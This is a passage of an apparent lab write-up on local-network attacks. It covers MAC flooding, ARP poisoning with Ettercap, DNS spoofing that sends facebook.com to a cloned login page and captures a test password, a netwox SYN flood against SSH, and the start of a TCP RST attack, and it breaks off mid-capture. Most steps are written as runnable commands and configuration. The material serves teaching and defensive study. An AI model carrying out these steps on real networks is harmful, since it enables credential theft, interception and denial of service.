send packet # 8205 with src_mac: 95:da:3d:bc:b0:27
send packet # 8206 with src_mac: 1a:21:d5:3d:c4:f1
send packet # 8207 with src_mac: 1a:da:b3:d6:26:6b
send packet # 8208 with src_mac: 31:d0:a3:0e:e3:f1
send packet # 8209 with src_mac: 1c:c9:b3:ef:28:e0
send packet # 8210 with src_mac: 8f:08:23:b7:0b:70
send packet # 8211 with src_mac: 18:05:70:5a:e7:82
send packet # 8212 with src_mac: ad:12:67:2f:1d:5e
send packet # 8213 with src_mac: 5d:2f:56:18:22:e6
send packet # 8214 with src_mac: 48:f2:53:1c:31:09
send packet # 8215 with src_mac: 25:b7:49:ce:64:45
send packet # 8216 with src_mac: 34:4f:d2:ab:e2:83
send packet # 8217 with src_mac: d6:43:49:8a:6b:30
send packet # 8218 with src_mac: 50:15:33:c7:a6:12

```

You should be able to see Eve starts sending a lot of packets into the network.

Back to Eve's first terminal (switch back by "ctrl+a 0). After the attack traffic overflowed switches' address table, switches will start to broadcast Alice and Bob's traffic and they should start showing up in Eve's tcpdump trace:



```

"host: eve"
h 64
09:59:04.786619 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 9565, seq 727, len
gth 64
09:59:04.811200 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 9565, seq 727, lengt
h 64
09:59:05.785505 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 9565, seq 728, len
gth 64
09:59:05.809448 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 9565, seq 728, lengt
h 64
09:59:06.008711 ARP, Request who-has 10.0.0.1 tell 10.0.0.2, length 28
09:59:06.029152 ARP, Reply 10.0.0.1 is-at a6:24:00:31:26:c4, length 28
09:59:06.791069 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 9565, seq 729, len
gth 64
09:59:06.826936 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 9565, seq 729, lengt
h 64
09:59:07.790758 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 9565, seq 730, len
gth 64
09:59:07.818253 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 9565, seq 730, lengt
h 64
09:59:08.789955 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 9565, seq 731, len
gth 64
09:59:08.812722 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 9565, seq 731, lengt
h 64

```

2: ARP Protocol Spoofing


Protocol Description

The various applications use IP addresses to communicate with computers in other networks, but when in the same network, the communication is achieved using MAC Addressing in the Layer 2 of the OSI model.

A new computer connecting to the network doesn't know the MAC addresses of the machines it wants to reach and this is where **Address Resolution Protocol (ARP)** comes into play. ARP is used to find MAC addresses of computers using their IP address, and in the arp tables these pairings are kept by each computer.

Attack Description

ARP **poisoning/spoofing** is when an attacker sends falsified ARP messages over a local area network (LAN) to link an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is linked to an authentic IP address, the attacker can receive any messages directed to the legitimate MAC address. As a result, the attacker can intercept, modify or block communications to the legitimate MAC address.



Preparation

In order to perform an ARP Spoofing attack, we created a victim VM (Ubuntu Server 19.04) in Virtualbox.

[illegible]

After opening Ettercap in promiscuous mode and selecting Unified sniffing, we need to select our targets, that are 1) The victim VM and 2) The Gateway router. We are on the ethernet interface of our host so:

```
> ip a | grep enp37s0
2: enp37s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.1.116/24 brd 192.168.1.255 scope global dynamic noprefixroute enp37s0
    ~
> ip r
default via 192.168.1.254 dev enp37s0 proto dhcp metric 100
169.254.0.0/16 dev enp37s0 scope link metric 1000
192.168.1.0/24 dev enp37s0 proto kernel scope link src 192.168.1.116 metric 100
```

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ✕

IP Address	MAC Address	Description
192.168.1.111	08:00:27:02:F0:04	
192.168.1.254	20:B0:01:2C:71:B8	

Delete Host Add to Target 1 Add to Target 2

DHCP: [192.168.1.254] ACK : 192.168.1.111 255.255.255.0 GW 192.168.1.254 DNS 192.168.1.254 "lan"
 DHCP: [08:00:27:02:F0:04] DISCOVER
 DHCP: [08:00:27:02:F0:04] DISCOVER
 DHCP: [192.168.1.254] OFFER : 192.168.1.111 255.255.255.0 GW 192.168.1.254 DNS 192.168.1.254 "lan"
 DHCP: [08:00:27:02:F0:04] REQUEST 192.168.1.111
 DHCP: [08:00:27:02:F0:04] REQUEST 192.168.1.111
 DHCP: [192.168.1.254] ACK : 192.168.1.111 255.255.255.0 GW 192.168.1.254 DNS 192.168.1.254 "lan"

11 / 31

- Attacker's IP: 192.168.1.116
- Victim's IP: 192.168.1.111
- Gateway IP: 192.168.1.254

We choose the latter two as targets in Ettercap:

```
Host 192.168.1.254 added to TARGET1
Host 192.168.1.111 added to TARGET2
```

ARP Spoofing/Poisoning

After choosing the targets we are selecting the tab MITM (Man In The Middle) and then ARP-poisoning. Some seconds later we can check the Wireshark packet log and see that the attack has successfully launched, as our IP is using the MAC address of each of the two targets. We can see the duplicate IP warning that ensures that the attack is taking place.

3605...	2805.9592499...	54.85.172.33	192.168.1.116	TCP	66 443 → 60854 [FIN, ACK] Seq=3332 Ack=645 Win=
3605...	2805.9592541...	192.168.1.116	54.85.172.33	TCP	54 60854 → 443 [RST] Seq=645 Win=0 Len=0
3605...	2806.3645124...	AsrockIn_6f:b8:a0	Technico_2c:71:b8	ARP	42 192.168.1.111 is at 70:85:c2:6f:b8:a0
3605...	2806.3645484...	AsrockIn_6f:b8:a0	PcsCompu_02:f0:04	ARP	42 192.168.1.254 is at 70:85:c2:6f:b8:a0

▶	Frame 360521: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▶	Ethernet II, Src: AsrockIn_6f:b8:a0 (70:85:c2:6f:b8:a0), Dst: Technico_2c:71:b8 (20:b0:01:2c:71:b8)
▶	[Duplicate IP address detected for 192.168.1.111 (70:85:c2:6f:b8:a0) - also in use by 08:00:27:02:f0:04 (frame 360458)]
▶	[Frame showing earlier use of IP address: 360458]
▶	[Seconds since earlier frame seen: 10]
▶	Address Resolution Protocol (reply)

Now all the packets between the victim and the gateway are passing through our attacker host. We can ensure that by doing a simple PING between the two targets and checking one of those ICMP packets from Wireshark in our attacker host:

3761	3474.1925962	192.168.1.111	192.168.1.254	ICMP	98 Echo (ping) request id=0x06eb, seq=56/14336, ttl=64 (reply in 376130)
▶	Frame 376125: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0				
▶	Ethernet II, Src: AsrockIn 6f:b8:a0 (70:85:c2:6f:b8:a0), Dst: Technico 2c:71:b8 (20:b0:01:2c:71:b8)				
▶	Internet Protocol Version 4, Src: 192.168.1.111, Dst: 192.168.1.254				
▶	Internet Control Message Protocol				

Doing a simple `ip a` on our attacker host will show us that the source MAC address of the ICMP packet has the attacker's MAC as source.


```
2: enp37s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 70:85:c2:6f:b8:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.116/24 brd 192.168.1.255 scope global dynamic noprefixroute enp37s0
        valid_lft 36164sec preferred_lft 36164sec
    inet6 fe80::11e7:bf7d:d4f0:9608/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

This means that any of these packets are passing through our host that is the man in the middle, and we can see the packets passing through and do a lot of *nasty* stuff with the targets' connection.

3: DNS Protocol Spoofing

Protocol Description

Whenever we surf the internet, we mostly visit websites using their hostnames (e.g. google.com, github.com etc.), not the IP addresses where these websites are hosted. In order to do that, some IP-Hostname pairs must exist, and this is offered by the DNS (**Domain Name Server**) protocol. DNS is a distributed database implemented in a hierarchy of name servers. It is an application layer protocol for message exchange between clients and servers.




Whenever we want to know the IP for a specific domain name we need to do a DNS Request to a local nameserver. If it has the answer stored in its database, it replies with a DNS Reply. If not, it requests one the root nameservers, that in turn routes the query to an intermediate or authoritative nameserver that can answer our request. At the end, we get back the IP corresponding to that domain name.

DNS Spoofing description

During the ARP Spoofing markdown, we saw how if we are in the same local network, we can bring our computer to appear (maliciously) as the destination computer to a communication, and thus become a "proxy" between a connection, that can intercept or even tweak the packets coming through.

In such a way, we can intercept the DNS Requests coming through, and answer with our own crafted DNS replies that will match the wanted domain name (e.g. facebook.com) to an IP that we can control. If this succeeds, the victim entering facebook will land on our maliciously crafted replica, and enter their real credentials in our unsafe and controlled environment.



Preparation

In order to prepare for the DNS spoofing attack we need to have a victim machine's IP, the gateway's IP, and we need to be in the same local network as the targets. In order to intercept all DNS requests from the victim we need to perform a MITM attack, so before moving on to this lab, one should perform the steps described in the [arp_spoofing](#) markdown first.

Intercepting DNS packets as a MITM

After doing the steps mentioned above, we are now the Man in the Middle of the connection between the victim machine and the gateway. This means we are intercepting all the packets between them, such as the **DNS Request** packets.

- We can check that by doing a simple ping from the victim to a domain name such as google.com:

```
user@ubuvml:~$ ping google.com
PING google.com (216.58.206.206) 56(84) bytes of data:
64 bytes from sof02s28-in-f14.1e100.net (216.58.206.206): icmp_seq=24 ttl=54 time=32.2 ms
64 bytes from sof02s28-in-f14.1e100.net (216.58.206.206): icmp_seq=35 ttl=54 time=32.4 ms
64 bytes from sof02s28-in-f14.1e100.net (216.58.206.206): icmp_seq=36 ttl=54 time=32.3 ms
64 bytes from sof02s28-in-f14.1e100.net (216.58.206.206): icmp_seq=37 ttl=54 time=36.0 ms
64 bytes from sof02s28-in-f14.1e100.net (216.58.206.206): icmp_seq=38 ttl=54 time=32.1 ms
```

- On the attacker's machine we can intercept all the important DNS packets using appropriate filters:

dns and not icmp and (ip.dst==192.168.1.111 or ip.src==192.168.1.111)					
No.	Time	Source	Destination	Protocol	Length Info
544	113.411402081	192.168.1.254	192.168.1.111	DNS	97 Standard query response 0xcb54 A google.com A 216.58.206.206 OPT
651	151.997886340	192.168.1.111	192.168.1.254	DNS	98 Standard query 0xc3e3 PTR 206.206.58.216.in-addr.arpa OPT
652	152.023778412	192.168.1.254	192.168.1.111	DNS	137 Standard query response 0xc3e3 PTR 206.206.58.216.in-addr.arpa PTR sof02s28-in-f14.1e100.net OPT
758	180.958461795	192.168.1.254	192.168.1.111	DNS	74 Standard query response 0x2095 No such name A google.com.lan
760	180.958651111	192.168.1.254	192.168.1.111	DNS	97 Standard query response 0xcb54 A google.com A 216.58.206.206 OPT
762	180.958811043	192.168.1.254	192.168.1.111	DNS	109 Standard query response 0x4677 AAAA google.com AAAA 2a00:1450:4017:80a::200e OPT
764	180.958884401	192.168.1.254	192.168.1.111	DNS	74 Standard query response 0x7149 No such name AAAA google.com.lan
765	180.958945326	192.168.1.254	192.168.1.111	DNS	74 Standard query response 0x7149 No such name AAAA google.com.lan
768	180.959054612	192.168.1.254	192.168.1.111	DNS	74 Standard query response 0x2095 No such name A google.com.lan
770	180.959195998	192.168.1.254	192.168.1.111	DNS	109 Standard query response 0x4677 AAAA google.com AAAA 2a00:1450:4017:80a::200e OPT
771	180.959351301	192.168.1.254	192.168.1.111	DNS	97 Standard query response 0xcb54 A google.com A 216.58.206.206 OPT

DNS Spoofing

As the attacker, since we are intercepting those DNS requests, we would also like to poison them in order to redirect to pages that we want (and control most often), instead of the domains the victim user asks for.

We can do this as well using ettercap, by choosing dns_spoof in the Plugins tab while arp poisoning the 2 targets:

Host List × Plugins ×		
Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find Ettercap	2.0	Try to find ettercap activity

- Let's say that we want to intercept the DNS requests for **Facebook.com** and we want to redirect the victim to a replica of the facebook login page that we crafted in order to steal credentials.
- Firstly we create the replica of the facebook login page using HTML and CSS:



- Then we need to set it up in our localhost as a website. We will use Apache2 for that cause. After moving the files in /var/www/html subdir we restart the apache2 service and we can now access the facebook replica page from `http://127.0.0.1:80`.


```

/var/www/html
> ll
total 20
drwxr-xr-x 3 root root 4096 Jan  2 13:22 .
drwxr-xr-x 3 root root 4096 Jan  2 12:55 ..
drwxr-xr-x 2 swt swt 4096 Jan  2 13:15 img
-rw-r--r-- 1 swt swt 5390 Jan  2 13:15 index.html
/var/www/html
> sudo systemctl restart apache2
/var/www/html
> sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2020-01-02 13:24:58 EET; 8s ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 12096 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 12106 (apache2)
    Tasks: 55 (limit: 4915)
   Memory: 6.5M
    CGroup: /system.slice/apache2.service
            └─12106 /usr/sbin/apache2 -k start
              12108 /usr/sbin/apache2 -k start
              12109 /usr/sbin/apache2 -k start

```

- Now, we need to set up the appropriate file in ettercap in order to redirect the victim to our facebook replica when he asks for the facebook.com domain. Specifically in the **/etc/ettercap/etter.dns** we insert the following lines:

```

facebook.com      A      192.168.1.116
*.facebook.com    A      192.168.1.116

```

So, we are directing the requests asking for these domain names (facebook.com or any subdirectory in facebook.com) to our own IP and thus our made index.html. When the victim tries to ping facebook.com we see the following message in ettercap:

```

Activating dns_spoof plugin...
dns_spoof: A [facebook.com] spoofed to [192.168.1.116]

```

and from the victim side we can see that it looks for facebook.com on our attacker host:

```

user@ubuvml1:~$ ping facebook.com
PING facebook.com (192.168.1.116) 56(84) bytes of data.
64 bytes from 192.168.1.116: icmp_seq=1 ttl=64 time=0.094 ms
64 bytes from 192.168.1.116: icmp_seq=2 ttl=64 time=0.185 ms
64 bytes from 192.168.1.116: icmp_seq=3 ttl=64 time=0.157 ms
64 bytes from 192.168.1.116: icmp_seq=4 ttl=64 time=0.150 ms
64 bytes from 192.168.1.116: icmp_seq=5 ttl=64 time=0.443 ms

```

Thus, when the victim tries to enter credentials and log in, we will be able to grab them plaintext from wireshark:

```

2376... 8473.3432526... 192.168.1.111 192.168.1.116 HTTP 522 POST /index.html HTTP/1.0 (application/x-www-form-urlencoded)
  Frame 237660: 522 bytes on wire (4176 bits), 522 bytes captured (4176 bits) on interface 0
  Ethernet II, Src: PcsCompu_02:f0:04 (08:00:27:02:f0:04), Dst: AsrockIn_6f:b8:a0 (70:85:c2:6f:b8:a0)
  Internet Protocol Version 4, Src: 192.168.1.111, Dst: 192.168.1.116
  Transmission Control Protocol, Src Port: 49774, Dst Port: 80, Seq: 1, Ack: 1, Len: 456
  Hypertext Transfer Protocol
    HTML Form URL Encoded: application/x-www-form-urlencoded
      Form item: "name" = "victim@mail.com"
        Key: name
        Value: victim@mail.com
      Form item: "password" = "secretpass123"
        Key: password
        Value: secretpass123

```


4: TCP SYN Flooding

Description

TCP is a protocol in the Transport Layer that works on top of the IP Layer. It provides a way for network nodes to communicate reliably and guarantees the order and the consistency of the delivered messages. To achieve this communication, both ends require to maintain a connection.

Although internet applications such as the email, file transfer, HTTP etc. rely on TCP, it has no security mechanism built into the protocol. The messages are not protected so an attacker can read them, manipulate and change them, insert fake data and hijack connections.

Here, we will show some of the methods that can be used to attack a TCP connection such as:

- SYN flooding
- Reset attack
- Session hijack

Attacks

SYN flooding

With SYN flood, the attacker tries to consume enough resources of the attacked machine in order to make it unresponsive to legitimate users.

When a new TCP connection is attempted the client and the server exchange 3 messages

1. Client: **SYN**
2. Server: **SYN+ACK**
3. Client: **ACK**




Image taken from Wikipedia, https://en.wikipedia.org/wiki/SYN_flood

The first **SYN** informs the server that a client wants to establish a new connection. The server stores this request in a queue and the connection is called a *half-open connection*. When the third step (the client sending the **ACK**) is completed the request is removed from this queue.

In this attack, the queue of the half-open connections is used to make the server unresponsive to new clients. The attacker sends a lot of **SYN** without replying **ACK**, filling the queue and binding resources of the server. When a legitimate client tries to connect to the server, the server will not be able to accept new **SYN** packets.





Image taken from Wikipedia, https://en.wikipedia.org/wiki/SYN_flood

Preparation

In order to perform a SYN flooding attack, we created 2 virtual machines in VirtualBox, one for the server and the other for a client. The role of the attacker is given to the host machine.



To demonstrate this attack, we need to turn off the protection enabled by default (in Debian based OSes) using the command

```
sysctl -w net.ipv4.tcp_syncookies=0
```

To monitor the connections on the server, we will use a program called **netstat**, which is part of the **net-tools** package. Using the command **netstat -tna** we can see all the current active TCP connections on the machine.

```
user@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.2.1.16:22            10.2.1.5:59831          ESTABLISHED
tcp6       0      0 :::22                  :::*                     LISTEN
```

As we can see, our machine is listening for SSH connections and the **ESTABLISHED** is an SSH connection from the host to the VM. We can also see that we don't have any **SYN_RECV** state. In normal situations there won't be many half-open connections.

To perform the attack we will use the **netwox** package which includes a tool that can launch a SYN flooding attack (tool number 76).

```
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
  -i|--dst-ip ip           destination IP address {5.6.7.8}
  -p|--dst-port port       destination port number {80}
  -s|--spoofip spoofip     IP spoof initialization type {linkbraw}
  --help2                  display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
```

Attack

We want to target the SSH server running at the port 22 and the address of the machine is **10.2.1.16**. So, to perform the attack we need to execute

```
netwox 76 -i 10.2.1.16 -p 22 -s raw
```

After running this command, we execute again the **netstat** command on the server to see what is going on.

```
user@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.2.1.16:22            142.65.213.19:8969      SYN_RECV
tcp        0      0 10.2.1.16:22            42.82.247.152:23656     ESTABLISHED
```

```

SYN_RECV
tcp      0      0 10.2.1.16:22      21.74.47.152:40124
SYN_RECV
tcp      0      0 10.2.1.16:22      219.199.203.189:16719
SYN_RECV
tcp      0      0 10.2.1.16:22      25.30.122.237:58762
SYN_RECV
tcp      0      0 10.2.1.16:22      8.107.205.103:57390
SYN_RECV
tcp      0      0 10.2.1.16:22      218.215.44.80:61166
SYN_RECV
tcp      0      0 10.2.1.16:22      190.69.210.6:22369
SYN_RECV
tcp      0      0 10.2.1.16:22      5.244.215.162:14775
SYN_RECV
tcp      0      0 10.2.1.16:22      111.93.83.52:57612
SYN_RECV
tcp      0      0 10.2.1.16:22      164.243.64.220:8708
SYN_RECV
tcp      0      0 10.2.1.16:22      27.189.25.159:18512
SYN_RECV
tcp      0      0 10.2.1.16:22      66.77.120.164:23110
SYN_RECV
tcp      0      0 10.2.1.16:22      81.225.85.217:25157
SYN_RECV
tcp      0      0 10.2.1.16:22      118.36.20.88:37156
SYN_RECV
tcp      0      0 10.2.1.16:22      131.13.233.59:2758
SYN_RECV
tcp      0      0 10.2.1.16:22      145.136.144.151:65212
SYN_RECV
tcp      0      0 10.2.1.16:22      122.252.244.20:31515
SYN_RECV
tcp      0      0 10.2.1.16:22      5.49.25.115:48337
SYN_RECV

```

The list of **SYN_RECV** connections is larger but it would be unnecessary to show it all. We can see that all these connections target the port 22 and the foreign address looks random. After leaving this tool running for a couple of seconds, the server will not be able to receive new TCP connections.

We can verify this by trying to open a new SSH from the client.

```

user@client:~$ ssh user@10.2.1.16
ssh: connect to host 10.2.1.16 port 22: Operation timed out

```

We need to specify here that this attack will only affect the port 22 and the SSH service. If telnet was running on port 23 it would not be affected because the each port has its own connection queue. Also, the server will continue operating normally, without any indication that an attack is happening.

5: TCP RST Attack

There are two ways to terminate an established TCP connection between two hosts (let's call them A and B). The first way is done with A informing B that it wants to terminate the connection by sending a **FIN** packet and expects an **ACK** from B. If B wants also to terminate his side of the connection (because TCP connections are two one-way "pipes") can also send a **FIN** packet and after **ACK** is received the connection is considered closed.

The second way is for host A to send a **RST** packet. The **RST** packet will indicate to the receiving host that the connection should be terminated immediately. It is used in situations where there is no time to close the connection using the **FIN** packets and when there are errors detected in the connection.

Using the **RST** packet, an attacker can terminate an established connection without the consent of any of the legitimate users.

Preparation

We will use again 3 machines, one VM and the host as the legitimate users and the other VM as the attacker (see preparation in the previous attack).

Attack

Considering we know everything about the current connection between the server and the client (both source and destination IP and port number), we need to guess the sequence number because if it's not considered valid by the receiver our (the attacker's) packet will be discarded. We will use Wireshark to monitor the traffic between the two users and find the sequence number.

We will also use again the **netwox** program and the tool number 40 which can be used to send any TCP package.

```
user@client:~$ netwox 40 --help
Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i
uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts] [-o port] [-p
port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-
x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F
uint32] [-G tcpopts] [-H mixed_data]
Parameters:
-l|--ip4-src ip          IP4 src {10.2.1.27}
-m|--ip4-dst ip          IP4 dst {5.6.7.8}
-o|--tcp-src port        TCP src {1234}
-p|--tcp-dst port        TCP dst {80}
-q|--tcp-seqnum uint32    TCP seqnum (rand if unset) {0}
-B|--tcp-rst|+B|--no-tcp-rst TCP rst
--help2                  display help for advanced parameters
```

(We removed all the unused options from the parameters list because the list was huge)

By monitoring the connection in Wireshark, we can see the current sequence numbers, and we can use them to predict the next one. TCP has a certain "window" so we don't need to be extremely accurate. Here are the connections to the server

```
user@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.2.1.16:22           10.2.1.5:52494         ESTABLISHED
tcp6       0      0 :::22                  :::*                    LISTEN
```

and here is the latest sequence number as captured by Wireshark (Wireshark shows by default the relative sequence number and we need to turn it off)

```
▶ Frame 73738: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
▶ Ethernet II, Src: Apple_03:1a:aa (08:e6:50:03:1a:aa), Dst: PcsCompu_d2:f8:1f (08:00:27:d2:f8:1f)
▶ Internet Protocol Version 4, Src: 10.2.1.5, Dst: 10.2.1.16
